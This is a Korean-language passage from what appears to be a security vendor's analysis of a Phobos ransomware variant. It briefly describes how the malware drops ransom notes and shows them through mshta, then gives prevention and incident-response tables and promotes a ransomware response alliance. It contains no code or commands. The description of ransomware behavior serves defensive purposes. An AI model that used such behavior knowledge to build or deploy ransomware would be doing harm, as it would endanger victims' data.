
[파일 확장자 변경]

파일 암호화 및 확장자 변경 작업이 모두 끝나면 복구 방법을 알리기 위한 랜섬노트 파일(info.txt, info.hta)을 생성하고 mshta를 통해 info.hta를 실행하여 랜섬노트를 보여준다.

참고로 EQST에서 분석한 Phobos 변종 랜섬웨어의 랜섬노트에는 데이터 유출 문구를 비롯한 ICQ, Tox Chat messenger를 통한 연락 내용이 추가되었다.



[랜섬노트 info.txt]



[랜섬노트 info.hta]

■ Phobos 랜섬웨어 대응 가이드

Phobos 랜섬웨어를 사전에 예방하는 방법은 다음과 같다.

infosec

분류	내용
RDP 관리	원격 접속에 사용되는 기본 포트(TCP 3389) 비활성화
	민감한 정보가 있는 서버 및 불필요한 시스템의 RDP 서비스 비활성화
	RDP 서비스 사용 시 인가된 사용자만 접근할 수 있도록 필터링
	RDP 접근 시도에 대한 로그 작업 및 모니터링
계정 관리	암호 복잡도 적용 및 계정 잠금 정책 사용
	다중 인증(MFA) 적용
피싱 메일	의심스러운 메일의 첨부파일 및 링크 클릭 금지
	민감하고 중요한 정보 및 개인 정보 등 공유 금지
	주기적인 보안 교육 및 모의 훈련 등 사용자에 대한 교육 시행

랜섬웨어 감염 시 대응 방법은 다음과 같다.

infosec

분류	내용
초동 조치	랜섬웨어 피해 발생 사실을 내부 보안팀 및 조사 기관 등에 접수
	랜섬노트 발견 시 캡쳐 또는 파일 보관
	추가 확산 방지를 위해 감염된 시스템 네트워크 및 저장소 등 외부와의 연결 분리
	시스템 종료 및 재부팅을 지양하고 최대 절전 모드 사용
사고 대응	사고 조사를 통한 침투 경로 파악 후 근본 원인 차단 예) 이메일 차단, 취약점 패치, URL 블랙리스트 등
	백업 시스템이 있는 경우 해당 시스템을 통해 복구 조치
후속 조치	사고 대응 프로세스가 존재하지 않을 경우 수립하거나 기존의 프로세스 개선 및 보완
	백업 시스템 도입 및 개선 검토
	기술적, 물리적 보안 장치에 대한 재설계 및 추가 도입 등 고려

SK쉴더스에서는 보안 솔루션 기업, 정부기관, Global 기업 및 협의체, 사이버 보험 및 법무법인과 함께 국내 유일의 민간 랜섬웨어 대응 협의체인 KARA(Korea Anti Ransomware Alliance)를 운영하고 있다.

랜섬웨어 ONE STOP 대응 서비스를 제공하는 KARA 는 랜섬웨어 발생 원인 파악, 협상, 피해 복구, 정보 유출 손해배상 등 각 분야별 전문 업체의 보안 전문가를 통해 집중 지원을 받을 수 있다. 또한 랜섬웨어 위협에 대한 사전 점검 및 평가를 통한 대책 수립, 공격 단계별 보안 솔루션 제공 등의 서비스를 운영하고 있다.

※ SK 쉴더스 랜섬웨어 대응센터 : kara@sk.com, 1600-7028